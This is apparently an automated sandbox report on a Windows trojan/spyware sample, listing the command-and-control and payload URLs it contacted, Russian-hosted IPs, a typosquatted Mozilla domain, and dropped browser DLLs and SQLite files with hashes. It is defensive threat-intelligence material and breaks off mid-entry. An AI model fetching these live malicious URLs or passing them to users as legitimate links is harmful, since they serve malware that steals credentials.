
Name	Malicious	Antivirus Detection	Reputation
http://45.8.158.104/uploaded/7PEROc7T_2Fgr3AlFhC44I/HihA8yGOnHHyC/7qKpRjMK/_2BISfbG8Z1hpAn69C67v7h/gkKlfJKu9W/RfGqkB9ODhAT7t3c5/NgU9QmTJW10x/ljH6Rbwk6Te/NQKogNebUNXkBe/OP8YU_2BPfX7w7JRWnzlY/DYJ2tPBGUU9yVi7O/2UHx3wnrI8usjfi/mEy_2FvxgACU_2BVfF/k_2BhGhcG/DY4c1ymhU_2BCF0kWEYq/M0_2B_2F16h_2BgoOGF/9_2FtG_2F6BZfr3nq2A72O/TaGtamWcSmCx5/BKV7x7CGne61RjWS63/G.pct	false	• Avira URL Cloud: safe	unknown
http://188.127.227.51/	true	• Avira URL Cloud: safe	unknown
http://188.127.227.51/49d6ec0cd113efb59453fa49c7f2abcd	true	• Avira URL Cloud: safe	unknown
http://45.8.158.104/uploaded/zbAczskpRoi/wpOTNz2ovPWOn_/2B_2FrKEtFFbUGtGX6UpM/aPAjWjIABTFmZnGA/TX3qfwxbX9aDBL1/IeT5piixzi8h4SRl9u/8_2B0Atg2/EH_2BuWU2tSI81tfObAy/vUIIlX4Ry5a2Lkg_2BA/WrsB69Jk6Nr0AfUnViCZgr/xOQsHH2r7bRf4/GbUKvAO_/2B_2BNCAwjUDjs1PnMfwFho/BSlcplWuk_/2ByFg1B7Jha7Qhk7w/kMamT9D_2B57/Uw_2B3UVmpC/BA7AL3JebG7W65/8MiRPWVyAeG2AtQC9YkgU/qP7k.pct	false	• Avira URL Cloud: safe	unknown
http://qpdownloads.com/10103.exe	false	• Avira URL Cloud: malware	unknown
http://45.8.158.104/uploaded/Xac7t2mitXlgCMsf9BuB/MO0_2Fwxiby6n8l6o_2/FDgHHlLSuOuDkfbPQtCcKd/YlwrlyDXRc_2B/ixVyFqQK/k126u_2B_2Ba_2BruFx1_2F/jniVE8w7fc/bk1R9cvUDCNSr3LVX/6pZVXtyVf482/WFP0247XYM7/A2gUdzKCCOqwfV/Gv8pnlgo2_2FOJ3S2ifKR/bqy_2FBRKHq_2Fpg/Vdjwqlx7uWisr2l/fEIsbd32W_2FSgiOj7/dytSGoyJO/SSfkZcDtemeWWSjAjk_2/FpEHeBUMQUi3yJQSNuD/_2FtYwM7I7Bk/pKYwZ.pct	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://duckduckgo.com/chrome_newtab	y3enbS6322L5.0.dr, 2If3OY9WA2aU.0.dr	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000007.00000002.614670102.0000024ABD258000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.mozilla.com/en-US/blocklist/	mozglue.dll.0.dr	false		high
http://https://duckduckgo.com/ac/?q=	2If3OY9WA2aU.0.dr	false		high
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	y3enbS6322L5.0.dr, 2If3OY9WA2aU.0.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000007.00000002.566300224.0000024AAD3F2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000007.00000002.566300224.0000024AAD3F2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000007.00000002.637060024.0000024AC5DCC000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000007.00000002.614670102.0000024ABD258000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000007.00000002.614670102.0000024ABD258000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://search.yahoo.com?fr=crmas_sfpf	y3enbS6322L5.0.dr, 2If3OY9WA2aU.0.dr	false		high
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	2If3OY9WA2aU.0.dr	false		high
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000007.00000002.637060024.0000024AC5DCC000.00000004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://search.yahoo.com/favicon.icohttps://search.yahoo.com/search	y3enbS6322L5.0.dr, 2If3OY9WA2aU.0.dr	false		high
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas_sfp&command=	y3enbS6322L5.0.dr, 2If3OY9WA2aU.0.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000007.00000002.566300224.0000024AAD3F2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.8.158.104/uploaded/zbAczskpRoi/wpOTNz2ovPWOn_/2B_2FrKEtFFbUGtGX6UpM/aPAjWjIABTFmZnGA/TX3qf	XHSRZM23.exe, 00000001.00000002.563614634.00000000006A7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.vign.	powershell.exe, 00000007.00000002.564417682.0000024AACEF0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ac.ecosia.org/autocomplete?q=	2If3OY9WA2aU.0.dr	false		high
http://https://search.yahoo.com?fr=crmas_sfp	y3enbS6322L5.0.dr, 2If3OY9WA2aU.0.dr	false		high
http://45.8.158.104/uploaded/Xac7t2mitXlgCMsf9BuB/MO0_2Fwxiby6n8I6o_2/FDgHHlLSuOuDkfbPQtCcKd/YlwrlyD	XHSRZM23.exe, 00000001.00000002.563297746.000000000064A000.00000004.00000020.00020000.00000000.sdmp, XHSRZM23.exe, 00000001.00000002.563614634.00000000006A7000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://constitution.org/usdeclar.txt	powershell.exe, 00000007.00000002.637060024.0000024AC5DCC000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/	powershell.exe, 00000007.00000002.614670102.0000024ABD258000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000007.00000002.614670102.0000024ABD258000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000007.00000002.565510137.0000024AAD1F1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://trackingg-protectioon.cdn1.mozilla.net/uploaded/1nOLBbA4MMg8uH2db9T/AXce5fVRPsPAKOJdUYw5Yz/f6	XHSRZM23.exe, 00000001.00000002.563297746.000000000064A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	2If3OY9WA2aU.0.dr	false		high
http://45.8.158.104/uploaded/7PEROc7T_2Fgr3AlFhC44I/HihA8yGOnHHyC/7qKpRjMK/_2BISfbG8Z1hpAn69C67v7h/g	XHSRZM23.exe, 00000001.00000003.508165761.00000000006BC000.00000004.00000020.00020000.00000000.sdmp, XHSRZM23.exe, 00000001.00000003.518516671.00000000006BC000.00000004.00000020.00020000.00000000.sdmp, XHSRZM23.exe, 00000001.00000002.563297746.000000000064A000.00000004.00000020.00020000.00000000.sdmp, XHSRZM23.exe, 00000001.00000002.563720348.00000000006BC000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://mozilla.org0	softokn3.dll.0.dr, freebl3.dll.0.dr, nss3.dll.0.dr, mozglue.dll.0.dr	false	• URL Reputation: safe	unknown
http://www.sqlite.org/copyright.html.	sqlite3.dll.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.127.227.51	unknown	Russian Federation		56694	DHUBRU	true
45.8.158.104	unknown	Russian Federation		49392	ASBAXETNRU	false
31.31.198.19	qpdownloads.com	Russian Federation		197695	AS-REGRU	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	722131
Start date and time:	2022-10-13 08:47:09 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	EJ6FBXJ9Dg.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winEXE@15/27@3/3
EGA Information:	• Successful, ratio: 50%

Copyright Joe Security LLC 2022

HDC Information:	• Successful, ratio: 52.2% (good quality ratio 47.8%) • Quality average: 73.1% • Quality standard deviation: 33%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 1120 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 5920 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:49:47	API Interceptor	40x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\2If3OY9WA2aU

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 3, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2880737026424216
Encrypted:	false

SSDEEP:	192:Qo1/8dpUXbSzTPJPQ6YVucbj8Ewn7PrH944:QS/inojVucbj8Ewn7b944
MD5:	5F02C426BCF0D3E3DC81F002F9125663
SHA1:	EA50920666E30250E4BE05194FA7B3F44967BE94
SHA-256:	DF93CD763CFEC79473D0DCF58C77D45C99D246CE347652BF215A97D8D1267EFA
SHA-512:	53EFE8F752484B48C39E1ABFBA05840FF2B968DE2BCAE16287877F69BABE8C54617E76C6953A22789043E27C9CCA9DB4FED5D2C2A512CBDDB5015F4CAB57C198
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*.....

C:\Users\user\AppData\LocalLow\freebl3.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	684984
Entropy (8bit):	6.857030838615762
Encrypted:	false
SSDEEP:	12288:0oUg2twzqWC4kBNv1pMByWk6TYnhCevOEH07OqHM65BaFBuY3NUNeCLIV/Rqnhab:0oUg2tJWC44WUuY3mMCLA/R+hw
MD5:	15B61E4A910C172B25FB7D8CCB92F754
SHA1:	5D9E319C7D47EB6D31AAED27707FE27A1665031C
SHA-256:	B2AE93D30C8BEB0B26F03D4A8325AC89B92A299E8F853E5CAA51BB32575B06C6
SHA-512:	7C1C982A2B597B665F45024A42E343A0A07A6167F77EE428A203F23BE94B5F225E22A270D1A41B655F3173369F27991770722D765774627229B6B1BBE2A6DC3F
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...&.9b....."!.....6.....@A.....4,..S.....x.....T.....8$...&.....0.....D.....text..... ..`.rdata.....0.....@..@.data...<F...@.....&.....@....00cfg.....(.....@..@.rsrc...x.....*.....@..@.reloc..8$.....&.....@..B.....

C:\Users\user\AppData\LocalLow\mozglue.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	627128
Entropy (8bit):	6.792651884784197
Encrypted:	false
SSDEEP:	12288:dfsiG5KNZea77VUHQqROmbIDm0ICRfCtbtEE/2OH9E2ARlZYSd:df53NZea3V+QqROmum0nRKx79E2ARlrd
MD5:	F07D9977430E762B563EAADC2B94BBFA
SHA1:	DA0A05B2B8D269FB73558DFCF0ED5C167F6D3877
SHA-256:	4191FAF7E5EB105A0F4C5C6ED3E9E9C71014E8AA39BBEE313BC92D1411E9E862
SHA-512:	6AFD512E4099643BBA3FC7700DD72744156B78B7BDA10263BA1F8571D1E282133A433215A9222A7799F9824F244A2BC80C2816A62DE1497017A4B26D562B7EAF
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....9b....."!.....V...../.....@A.....cQ.....p.....r.....4C.....W.....h0.....text..... ..`.rdata.....0.....@..@.data.....0.....@....00cfg.....P..... .....@..@.tls.....`.....".....

C:\Users\user\AppData\LocalLow\msvcp140.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	449280
Entropy (8bit):	6.670243582402913
Encrypted:	false
SSDEEP:	12288:UEPa9C9VbL+3Omy5CvyOvzeOKaqhUgiW6QR7t5s03Ooc8dHkC2esGgW8g:UEPa90Vbky5CvyUeOKg03Ooc8dHkC2ed
MD5:	1FB93933FD087215A3C7B0800E6BB703

SHA1:	A78232C352ED06CEDD7CA5CD5CB60E61EF8D86FB
SHA-256:	2DB7FD3C9C3C4B67F2D50A5A50E8C69154DC859780DD487C28A4E6ED1AF90D01
SHA-512:	79CD448E44B5607863B3CD0F9C8E1310F7E340559495589C428A24A4AC49BEB06502D787824097BB959A1C9CB80672630DAC19A405468A0B64DB5EBD6493590E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1C.._..._..._)n..._.....__..^."._..^..._..\..._..[..._..Z..._..._..._.....__..]..._.Rich.._.....PE..L....(.[....."!.....(.....`.....@.....@A.....g.....r.....?.....=..`x..8.....w..@.....p.....c..@.....text....&.....(..... ..`.data...H)...@....,.....@....idata.....p.....D.....@..@.didat..4.....X.....@....rsrc..... .....Z.....@..@.reloc...=.....>...^.....@..B..... .....

C:\Users\user\AppData\LocalLow\nss3.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2042296
Entropy (8bit):	6.775178510549486
Encrypted:	false
SSDEEP:	49152:6dvFywfzFAF7fg39IwA49Kap9bGt+qoStYnOsbqbeQom7gN7BpDD5SkIN1g5D92+:pptximYfpx8OwNiVG09
MD5:	F67D08E8C02574CBC2F1122C53BFB976
SHA1:	6522992957E7E4D074947CAD63189F308A80FCF2
SHA-256:	C65B7AFB05EE2B2687E6280594019068C3D3829182DFE8604CE4ADF2116CC46E
SHA-512:	2E9D0A211D2B085514F181852FAE6E7CA6AED4D29F396348BEDB59C556E39621810A9A74671566A49E126EC73A60D0F781FA9085EB407DF1EEFD942C18853BE
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....9b....."!.....&.....`.....@A.....!..\...T...@....@..x.....P..h...h.....\....!..@.....text...i..... ..`.rdata.....@..@.data....N.....*.....@....00cfg.....0.....@..@.rsrc...x....@.....@..@.reloc..h....P.....@..B..... .....

C:\Users\user\AppData\LocalLow\pU97tg112OjD

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, file counter 10, database pages 7, 1st free page 5, free pages 2, cookie 0x13, schema 4, UTF-8, version-valid-for 10
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.43613063485556663
Encrypted:	false
SSDEEP:	12:TLqlUlFnGP6Gkwtwhg4FdbXGwvfhowcFOaOmzdOtssh+bgc4Jp+FxOUwa5q0u9z3:TLqlj1czkwubXYFpFNYcw+6UwcYzHr
MD5:	46076967A4692D6323BCBDAD8532DA6A
SHA1:	A2C61F0EAECF8C2D126FCF82828808B78291E582
SHA-256:	BFA77719DCA9C4C92B38BD8A23C9DD751B82DB0F21620E6937C4F97AECC5536B
SHA-512:	B4C03F075B2E4DC527AD25B5D5788BE55D4CBCCA66002884CC75528FC57AF54C494B2219C726999E9A29C5AB05C789DB1412F4A01A8AC61726E2F7B785E776 1
Malicious:	false
Preview:	SQLite format 3.....@ .....[5.....g...$..... ....

C:\Users\user\AppData\LocalLow\sF9O6f0cCdbK

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 2, database pages 23, cookie 0x19, schema 4, UTF-8, version-valid-for 2
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	0.7876734657715041
Encrypted:	false
SSDEEP:	48:43KzOIIY3HzrkNSs8LKvUf9KnmlG0UX9q4lCm+KLka+yJqhM0ObVEq8Ma0D0HOlx:Sq0NFeymDlGD9qlm+KL2y0Obn8MouO
MD5:	CF7758A2FF4A94A5D589DEBAED38F82E
SHA1:	D3380E70D0CAEB9AD78D14DD970EA480E08232B8
SHA-256:	6CA783B84D01BFCF9AA7185D7857401D336BAD407A182345B97096E1F2502B7F

SHA-512:	1D0C49B02A159EEB4AA971980CCA02751973E249422A71A0587EE63986A4A0EB8929458BCC575A9898CE3497CC5BDFB7050DF33DF53F5C88D110F386A0804CB F
Malicious:	false
Preview:	SQLite format 3.....@ .....[5..... ....

C:\Users\user\AppData\LocalLow\softokn3.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	254392
Entropy (8bit):	6.686038834818694
Encrypted:	false
SSDEEP:	6144:uI7A8DMhFE2PlKOcpHSvV6x/CHQyhvs277H0mhWGzTdtb2bbIFxW7zrM2ruyYz+h:uI7A8DMhFE2PlbcpSv0x/CJVUmhDzTvS
MD5:	63A1FE06BE877497C4C2017CA0303537
SHA1:	F4F9CBD7066AFB86877BB79C3D23EDDACA15F5A0
SHA-256:	44BE3153C15C2D18F49674A092C135D3482FB89B77A1B2063D01D02985555FE0
SHA-512:	0475EDC7DFBE8660E27D93B7B8B5162043F1F8052AB28C87E23A6DAF9A5CB93D0D7888B6E57504B1F2359B34C487D9F02D85A34A7F17C04188318BB8E89126B
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...'.9b.....".....@A.... .....tv..S....w.....5..hq.....D{.....text...V..... ..`.rdata.....@..@.data..... .....~.....@....00cfg.....@..@.rsrc.....@..@.reloc...5.....6.....@..B..... ....

C:\Users\user\AppData\LocalLow\sqlite3.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1099223
Entropy (8bit):	6.502588297211263
Encrypted:	false
SSDEEP:	24576:9jxwSkSteuT4P/y7HjsXAGJyGvN5z4Rui2IXLbO:9Vww8HyrjsvyWN54RZH+
MD5:	DBF4F8DCEFB8056DC6BAE4B67FF810CE
SHA1:	BBAC1DD8A07C6069415C04B62747D794736D0689
SHA-256:	47B64311719000FA8C432165A0FDCDFED735D5B54977B052DE915B1CBBBF9D68
SHA-512:	B572CA2F2E4A5CC93E4FCC7A18C0AE6DF888AA4C55BC7DA591E316927A4B5CFCBDDA6E60018950BE891FF3B26F470CC5CCE34D217C2D35074322AB84C32A 5D1
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...".,b.v.....!..... .....a..... .....n*..... ...:.....text.....`.P`.data...|... ...(.....@.`..rdata...D...P. ..F...:.....@.`@.bss....(.....`..edata..n*.....,.....@.0@.idata.....@.0..CRT....,.....@.0..tls.... ..... .@.0..rsrc.....@.0..reloc...;... ...<.....@.0B/4.....8....`.....@.@B/19.....R....p.....@..B/31.....]'...@...(.....@..B/45.....-...p. .....@..B/57.....\.....&.....@.0B/70.....#.....2..

C:\Users\user\AppData\LocalLow\vcruntime140.dll

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80128
Entropy (8bit):	6.906674531653877
Encrypted:	false
SSDEEP:	1536:l9j/j2886xv555et/MCsjw0BuRK3jteopUecbAdz86B+JfBL+eNv:l9j/j28V55At/zqw+lqLUecbAdz8lJrv
MD5:	1B171F9A428C44ACF85F89989007C328
SHA1:	6F25A874D6CBF8158CB7C491DCEDAA81CEAEBBAE
SHA-256:	9D02E952396BDFF3ABFE5654E07B7A713C84268A225E11ED9A3BF338ED1E424C
SHA-512:	99A06770EEA07F36ABC4AE0CECB2AE13C3ACB362B38B731C3BAED045BF76EA6B61EFE4089CD2EFAC27701E9443388322365BDB039CD388987B24D4A43C973 BD1
Malicious:	false

Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....08e.....u.....Rich..... .....PE..L....(.[......"!.....0.....t(....@A.....?... ....8..... ..@..... .....text..... ..`.data.....@....idata.....@..@.rsrc.....@..@.reloc..... .....@..B..... ....

C:\Users\user\AppData\LocalLow\y3enbS6322L5

Process:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
File Type:	SQLite 3.x database, last written using SQLite version 3038005, page size 2048, file counter 3, database pages 45, cookie 0x3d, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	94208
Entropy (8bit):	1.2880737026424216
Encrypted:	false
SSDEEP:	192:Qo1/8dpUXbSzTPJPQ6YVucbj8Ewn7PrH944:QS/inojVucbj8Ewn7b944
MD5:	5F02C426BCF0D3E3DC81F002F9125663
SHA1:	EA50920666E30250E4BE05194FA7B3F44967BE94
SHA-256:	DF93CD763CFEC79473D0DCF58C77D45C99D246CE347652BF215A97D8D1267EFA
SHA-512:	53EFE8F752484B48C39E1ABFBA05840FF2B968DE2BCAE16287877F69BABE8C54617E76C6953A22789043E27C9CCA9DB4FED5D2C2A512CBDDB5015F4CAB57C198
Malicious:	false
Preview:	SQLite format 3.....@ .....-.....=.....[5.....*..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5lpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650CC
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.107690683157646
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryNdYak7YnqqcdNPN5Dlq5J:+RI+ycuZhN/dYakScdNPNnqX
MD5:	B23E822FCB2280FC53787BE26C18163B
SHA1:	FBDA16FC446A95DE0DDB21BDC69F30678AF5DAC8
SHA-256:	CABCFA669295A1779A542F38FF6A76CC43C940FFAD3317456AF4236231C5F695
SHA-512:	F951E9D91B2FF003B79AC561AF378B95412684CDC1A1C591391D5A8A671BC89D0D3C98496B479B73207C582649E52E4EDBBE126FE6975F83841D1E917A7F8A1
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.v.5.4.r.g.f.4...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.v.5.4.r.g.f.4...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1062466174256342
Encrypted:	false
